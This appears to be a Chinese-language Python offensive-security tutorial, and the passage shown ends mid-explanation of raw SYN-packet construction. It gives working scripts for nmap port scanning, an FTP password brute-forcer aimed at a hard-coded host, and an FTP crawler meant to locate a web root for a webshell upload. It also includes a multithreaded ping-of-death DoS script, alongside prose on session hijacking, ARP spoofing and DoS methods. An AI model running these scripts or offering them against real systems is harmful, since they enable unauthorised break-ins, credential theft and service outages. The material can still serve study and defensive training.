# 1.端口扫描

IP是识别服务器的逻辑地址。端口是逻辑单位，它使得多个应用程序可以共享一个IP地址。

IP是IP协议中的识别符，而端口是TCP/UDP协议中的识别符。为了对外提供网络服务，防火墙或服务器会主动对外开放一些端口，其中最具代表性的端口为80与443，分别用于对外提供HTTP与HTTPS服务。此外还开放了一些端口，以方便管理，其中最具代表性的是21号与22、23号端口，它们分别提供FTP与Ssh、Telnet服务。像这样，这些为了对外提供服务而开放的端口成为黑客攻击的主要目标。

端口扫描是指针对对外提供服务的服务器进行扫描，获取服务器对外开放的端口列表。虽然有多种端口扫描技术，但大致可以分为基于UDP的端口扫描与基于TCP的端口扫描。基于UDP的端口扫描通过UDP包扫描端口，而基于TCP的端口扫描则通过SYN、FIN等多种包扫描端口，探测相应端口是否开放。不同端口扫描技术具有不同性能与隐蔽性，要根据具体情况选用合适的技术。

## 端口扫描工具

### 安装nmap和python-nmap


Nmap可以从<https://nmap.org/download.html>下载安装，Windows下是具有图形界面的zenmap。然后将nmap安装目录添加到环境变量。

Python-nmap模块可以使用pip直接安装pip install python-nmap

程序安装完毕后，通过端口扫描获取可被黑客攻击的端口信息。使用Nmap工具不仅可以查看开放的端口，还能获取使用相应端口的服务信息。若FTP所用的21号端口处于开放状态，则可应用密码破解技术破解密码。FTP协议不仅可以传送文件，还提供了一些用于获取目录信息的命令。使用Python应用程序，获取Web服务器（Apache)使用的目录信息。最后，向指定目录上传用于Web shell攻击的脚本，并通过浏览器运行。


### 端口扫描

首先了解端口扫描。从黑客PC向服务器PC发送多种协议的数据包，观察服务器PC的响应行为。该过程中，可以使用的协议有ICMP、TCP、UDP、SCTP等。Nmap中大量使用的是TCPSYN扫描技术，因为其执行速度快，而且很容易避开安全设备的探测。



黑客PC向服务器PC特定端口发送TCP SYN数据包时，若目标端口处于服务状态，则向黑客PC发送SYN/ACK数据包。若目标端口关闭，则发送RST数据包。黑客PC接收来自目标端口的SYN/ACK包后，并不建立完整连接，而向服务器PC发送RST包，然后从中间终止连接。

由于TCPSYN扫描具备这种特点，所以又称“半打开扫描”（Half-open Scanning）。



### 代码实现

下面使用TCPSYN扫描方式，从端口1到1024中检测可以使用哪些端口。Python提供了socket模块，使用它可以扫描端口，但它对无响应的端口留有一定的等待时间，所以比较耗时。而使用Nmap模块则能快速检测端口开放与否。


#!/usr/bin/python3  
# -\*- encoding: utf-8 -\*-  
# @Time : 2020/11/24 17:13   
# @Author : ordar  
# @File : port\_scan.py   
# @Project : pythonCourse  
# @Python : 3.7.5  
import nmap  
  
# 创建 PortScanner对象：在Python中创建PortScanner对象，以使用nmap。  
# 若尚未在PC中安装Nmap程序，则会触发PortScanner异常。  
nm = nmap.PortScanner()  
# 运行端口扫描：接收2~3个参数，执行端口扫描。  
# 主机：使用类似于scanme.nmap.org、198.116.0-255.1-127或216.163.128.20/20形式，设置主机信息。  
# 端口：使用类似于22,53，110，143-4564的形式，设置要扫描的端口。  
# 参数：使用类似于-sU-sX-sC的形式，设置运行Nmap所需选项。  
nm.scan("127.0.0.1", "1-10")  
  
# 获取主机列表：以列表形式返回scan）函数参数指定的主机信息。  
for host in nm.all\_hosts():  
 print("[\*] Host: {}({})".format(host, nm[host].hostname()))  
 print("[\*] State: {}".format(nm[host].state()))  
 for proto in nm[host].all\_protocols():  
 print("[\*] Protool: {}".format(format(proto)))  
 lport = list(nm[host][proto].keys())  
 lport.sort()  
 for port in lport:  
 print("[\*] Port:{} State: {}".format(port, nm[host][proto][port]))

### 运行结果



## FTP密码爆破工具

FTP服务后台设置中，通常不会检查密码输错次数。这样即可将wordlist.txt文件用作字典，不断尝试登录，从而猜出密码。python提供了ftplib模块，该模块提供了灵活使用FTP服务的多种功能。




为了测试方便，假设已知用户名。从wordlist.txt文件找到密码，将其复制到文件前面。如果密码位于wordlist.txt文件后面，那么程序破解密码时将会耗费很长时间。建立FTP连接时，若登录失败，则送回530User cannot log in信息，在Python程序中触发异常。若登录成功，则显示220User logged in 信息，在Python程序中不显示任何信息，输出密码并退出循环。

### 代码实现

Python为连接与登录FTP提供了简单的机制。许多需要在Java或C语言中处理的过程已经在ftplib模块内部得到处理，这样，用户只需使用import语句将ftplib模块导入应用程序，即可轻松使用FTP。

#!/usr/bin/python3  
# -\*- encoding: utf-8 -\*-  
# @Time : 2020/11/24 17:55   
# @Author : ordar  
# @File : ftp\_brute.py   
# @Project : pythonCourse  
# @Python : 3.7.5  
from ftplib import FTP  
  
  
def get\_pass(host, user, passwd):  
 try:  
 # 连接FTP Connection到服务器PC，参数为IP或域名。  
 ftp = FTP(host)  
 # 使用函数参数给出的密码与已知用户名尝试登录。  
 # 若登录正常，则执行下一条语句，否则触发异常。  
 ftp.login(user, passwd)  
 print("[+] User {} Password is {}".format(user, passwd))  
 return True  
 except:  
 return False  
  
  
with open("wordlist.txt", 'r') as f:  
 all\_passwd = f.readlines()  
  
for passwd in all\_passwd:  
 passwd = passwd.strip()  
 print("[-] Test password {}".format(passwd))  
 if get\_pass("172.28.131.166", "test", passwd):  
 break


### 运行结果



## FTP列文件工具

运维人员通常会使用ftp来更新和维护网站源代码，所以ftp文件夹里大概率会有网站服务目录，通过列出所有文件路径在结合web访问路径的方式可以很便捷的找到网站根目录。以便上传webshell或者执行其他操作。

通过FTP协议可以访问目录列表。ftplib模块提供了nlst（）函数，它对dir命令输出的结果进行加工处理，并以列表形式返回。借助nlst（）函数，应用程序可以轻松访问指定目录。




### 代码实现

#!/usr/bin/python3  
# -\*- encoding: utf-8 -\*-  
# @Time : 2020/11/25 9:51   
# @Author : ordar  
# @File : ftp\_search\_web.py   
# @Project : pythonCourse  
# @Python : 3.7.5  
from ftplib import FTP  
  
dir\_list = [""]  
path\_list = []  
  
  
# 列出ftp目录里的所有文件  
def find\_web(ftp):  
 global dir\_list  
 while len(dir\_list):  
 this\_dir = dir\_list[len(dir\_list) - 1]  
 new\_dir\_list = ftp.nlst(this\_dir)  
 dir\_list = dir\_list[0:len(dir\_list) - 1]  
 if new\_dir\_list:  
 # 判断为文件,将文件路径添加到path\_list  
 if len(new\_dir\_list) == 1 and new\_dir\_list[0] == this\_dir:  
 path\_list.append(this\_dir)  
 else:  
 # 判断为文件夹且文件夹内容不为空,将新的list添加到dir\_list，参与循环  
 dir\_list.extend(new\_dir\_list)  
 else:  
 # 判断为空文件夹，什么都不做  
 pass  
 # print(dir\_list)  
 # 路径列表排序  
 path\_list.sort()  
 print(path\_list)  
 write\_to\_file(path\_list)  
  
  
# 将文件路径写入文件  
def write\_to\_file(path\_list):  
 with open('file\_path.txt', 'w') as f:  
 for path in path\_list:  
 f.write(path + '\n')  
  
  
if \_\_name\_\_ == '\_\_main\_\_':  
 ftp = FTP("172.28.131.166", "test", "test")  
 find\_web(ftp)

Find\_web函数使用了“栈”的思想，通过循环判断“栈”是否为空，不为空就弹出最后一个文件夹路径，当最后一个文件夹为文件时，将文件路径添加到path\_list里，以便后面保存到文件。当最后一个文件夹路径为空文件夹时，什么都不做，因为空文件夹对我们来说没有意义。当最后一个文件夹里面还有内容时，将新发现的文件路径或文件夹路径添加到dir\_list，参与循环。

当文件很多时，将文件夹路径写入文件就很有必要了，可以用记事本等打开文件然后通过搜索来快速找到网站根目录。

### 运行结果





下面总结黑客攻击过程。首先，通过端口扫描获取提供服务的端口，从中找出开放FTP服务的服务器，再利用密码破解技术获取密码。然后，通过访问目录获取Web服务所在位置。最后，上传Web shell文件，从远程PC操纵服务器PC。


如果将上述过程编为一个应用程序，则可以开发专用程序，用于自动返回所有可被攻击的URL。

# 2．包嗅探

基于以太网的同一网络环境（使用同一路由器）中，数据包的传送是基于MAC（MediaAccess Control,介质访问控制）地址进行的。一台PC向另外一台PC传送数据时，会将数据广播到同网段的所有PC。所有接收到数据包的PC将自身MAC地址与数据包的目的MAC地址进行比较，若两者一致，则接收并处理，否则丢弃。借助包嗅探技术，PC会接收并处理所有数据句。这样，同一网络中传播的所有数据可尽收眼底，一目了然。

# 3.会话劫持

会话劫持（Session Hijacking)攻击大致分为HTTP会话劫持与TCP会话劫持两类。前者是指通过盗取保存服务认证信息的Cookie中的SessionID值进行黑客攻击，后者是指盗取TCP数据包信息。此处以网络黑客攻击中常用的TCP会话劫持为中心进行讲解。




TCP协议使用IP、Port、Sequence Number三个要素对通信对方进行认证。TCP会话劫持中，先通过包嗅探获取认证信息，然后使用它在中间拦截客户机与服务器之间的通信。黑客暂时断开客户机与服务器之间的连接，将发送方IP修改为黑客PC的IP，重设与服务器的连接。在服务器看来，通信只是暂时发生了中断，然后再次成功连接，从而将黑客PC误认为客户机。客户机与黑客PC也采用类似方式设置连接。这样，客户机与服务器之间的所有通信都会经过黑客PC，黑客即可控制所有信息。

# 4.欺骗攻击

Spoofing的字典释义为“欺骗、哄骗”。从网络观点看，大致可以对DNS、IP、ARP三种资源进行欺骗攻击。下面介绍最具代表性的ARP欺骗。ARP协议用于根据IP地址获取MAC地址。PC内部有ARP缓存表，保存IP与MAC的对应信息。识别通信对方时，只要访问相应表提取其MAC地址即可。若在ARP缓存表中查不到相应信息，则可以通过ARP协议获取指定IP地址对应的MAC地址。

由于ARP协议在设计时未充分考虑安全问题，所以很容易受到攻击。只要使用ARPReply包即可轻松操作对方的ARP缓存表。ARP缓存表保存着通信对方的IP与MAC地址映射关系。


黑客将PCA与PCB对应的信息替换为自身PC的MAC地址后，所有通信都会经过黑客PC。




# 5.Dos攻击

拒绝服务攻击（Dos，Denial of Service)是网络中最常用的黑客攻击技术之一。前面提到过，TCP/IP协议本身在结构上存在多种安全隐患。通过修改SYN数据包的发送方地址，或者不 断发送SYN数据包，将大量IP数据包分割为更小的单位进行传送等，即可使系统服务陷入瘫痪。DoS攻击指通过发送大量正常的数据包使系统服务瘫痪。


目前出现了许多防范DoS攻击的设备，使用少数几台PC发动DoS攻击使攻击目标系统服务瘫痪并非易事。为了解决这一问题，黑客广泛散播病毒，将大量PC机变为僵尸PC，通过控制这些僵尸PC发送大量合法服务请求，以达到使目标主机服务瘫痪的目的，这种攻击称为“分布式拒绝服务攻击”（DDoS，Distributed Denial of Service）。



分布式拒绝服务攻击使用僵尸网络（Botnet)。僵尸网络是指，借助网络广泛传播含有恶意代码的文件（僵尸程序），感染网络上的大量PC并将其变为僵尸PC，然后通过C&C服务器控制这些僵尸PC，最后组成庞大的网络。恶意代码可以通过电子邮件、公告栏、木马等多种方式进行传播，而对此进行实际防范并非易事。目前，通过僵尸网络发动DDoS攻击仍然是非常有用的黑客攻击手段。为了防范DDoS攻击，国家机关与金融机构大力推行网络隔离，将业务网与互联网隔离。网络隔离技术中，物理或逻辑网络被隔离，这样即使接入互联网的某台PC机感染了恶意代码，其影响范围也不会扩散到内网。



DoS攻击阻止服务器正常工作。大部分DoS攻击都利用网络协议漏洞，但也有部分DoS攻击通过触发大量正常服务请求使服务器瘫痪。DoS攻击虽然简单，但破坏能力非常惊人。目前，DoS攻击技术正在向DDoS与DrDoS等技术演化。



黑客可以使用HTTP、TCP、PING、ICMP等协议，采用多种方法攻击服务器。攻击会不断消耗服务器的带宽、内存、CPU、磁盘资源，最终导致瘫痪，无法正常对外提供服务。DoS攻击成功后，用户将无法得到服务器对所请求服务的响应。

DoS攻击由来已久，方法多样，比如发送大量合法HTTP服务请求、恶意使用IP包的传输特性发动攻击等。常用的DoS攻击技术如下所示。

**死亡之Ping（Ping of Death）**ping实用程序使用的ICMP包很大（如65535字节），远远大于普通大小（32字节）时，它就会被分片，分割为网络可以处理的大小。服务器处理大量ICMP包时会消耗大量系统资源，最终资源耗尽，导致瘫痪。

**着陆攻击（Land Attack）**请求TCP连接发送SYN包时，SYN包具有相同源地址与目的地址，均设置为服务器地址。这样，服务器回送SYN/ACK包时，发现目的地址就是自己，导致服务器不断向自己发送SYN/ACK包，最终造成系统崩溃。

**TCP SYN洪水攻击**该攻击利用了TCP连接过程中的安全缺陷。客户机向服务器发送SYN包时，服务器会向客户机回送SYN/ACK包。然后，客户机向服务器ACK包建立TCP连接。若最后一步客户机不向服务器发送ACK包，则服务器一直等待，处于SYN Received状态。不断重复这一过程，服务器的缓冲将被全部耗尽，从而瘫痪。

**Slowloris Attack**黑客与服务器建立正常会话后，向服务器发送非正常HTTP请求头（未结束的HTTP头）。

服务器认为HTTP请求部分没有结束，保持此连接不释放，继续等待完整请求。随着这种开放状态的连接数量增加，服务器连接数就会很快达到上限，从而无法处理新的请求。

**Tear Drop攻击**传送大数据包时，会先对数据包进行分片，这些分片到达目的地时再重新组装。分片数据包包含该分片偏移量，可以通过操纵偏移量的值，使其大于实际偏移量，造成重叠偏移。这会引发服务器溢出问题，使服务陷入瘫痪。

**Smurf Attack**该攻击恶意利用ICMP包特性。ICMP协议的特征是，发送请求就会有响应。发送ICMP请求前，先将ICMP源地址更改为目标服务器地址。这样，每个接收到ICMP请求的主机都会做出答复，导致服务器被大量ICMP响应吞没，网络发生阻塞，从而拒绝为正常请求服务。

**HTTP 洪水攻击**该攻击大量调用正常服务，使服务瘫痪。若同时大量请求Web服务器提供服务的URL，Web服务器的CPU与连接资源会很快耗尽，从而陷入瘫痪。

## DOS：死亡之ping


网络中，使用ping命令可发送的数据大小被限制为65500字节。随着系统性能的提升，发动DoS攻击的威力大大减小。但DoS攻击概念刚出现时，它一种是非常强大的攻击手段。使用示例很难获得良好的攻击效果，但足以通过其理解使用ICMP协议发动DoS攻击的工作原理。

### 代码实现

#!/usr/bin/python3  
# -\*- encoding: utf-8 -\*-  
# @Time : 2020/11/25 11:40   
# @Author : ordar  
# @File : dos\_ping.py   
# @Project : pythonCourse  
# @Python : 3.7.5  
import subprocess  
import threading  
import time  
  
  
def dos\_ping(host, id):  
 subprocess.call("ping {} -l 65000".format(host), shell=True)  
 print('subprocess {}'.format(str(id)))  
  
  
if \_\_name\_\_ == '\_\_main\_\_':  
 for i in range(500):  
 new\_thread = threading.Thread(target=dos\_ping, args=("192.168.181.137", i))  
 new\_thread.start()  
 time.sleep(1)

### 运行结果






程序运行初期，从客户机PC到服务器PC的Ping响应性能基本没有变化。但随着线程数量的增加，特别是线程数超过100个时，服务器PC的性能下降逐渐明显，导致有些回复的耗时大于10毫秒。若想防范死亡之Ping攻击，需要限制某个时间段内进入的ping个数，或者阻止所有来自外部的ping命令。此外，还要设置防火墙规则，检查ping请求的大小，阻止大于正常大小的ping请求。

## DOS：TCP SYN洪水攻击

套接字通信中，IP与TCP头通常由内核自动设置。但若想使用原始套接字仅传送SYN包，则需要程序员亲自创建。要想在Python内部使用C语言功能，需要将其创建为C语言中使用的头文件形式。首先了解IP头文件，其结构如下。


从Version 到Destination Address总共有20字节。Version填入4代表IPv4，IHL表示整个IP头长度，以32位为单位，表示包含多少个32位。此处填入5表示20字节。Identification填入任意值，Flags与Fragment Offset的值同时设置为0。Time to Live填入255，它是网络支持的最大值。

Protocol 设置为socket.IPPROTO\_TCP，Total Length与Header Checksum在发送包时由内核设置。



下面设置TCP头。IP指定地址，TCP指定通信中要使用的端口。TCP包的类型通过Flags值进行设置。SYN洪水攻击中，由于只传送大量SYN包，所以只需将SYN值设置为1，其他全部设置为0。

向Source Port输入任意值，向Destination Port输入80，它是要攻击的目标端口。将Sequence Number与Acknowledgment Number也设为任意值。DataOffset表示TCP头结束位置，以32位为单位，设置为5表示头长度为20字节。由于只发送SYN包，所以要将Flags设置为1。Window设置为5840，它是协议允许的最大窗口。Checksum在发送包时由内核自动设置。



若想设置IP头与TCP头，需要将Python中使用的字符变换为C语言的结构体。struct模块提供了pack（)函数，在Python中使用该函数即可轻松完成转换。

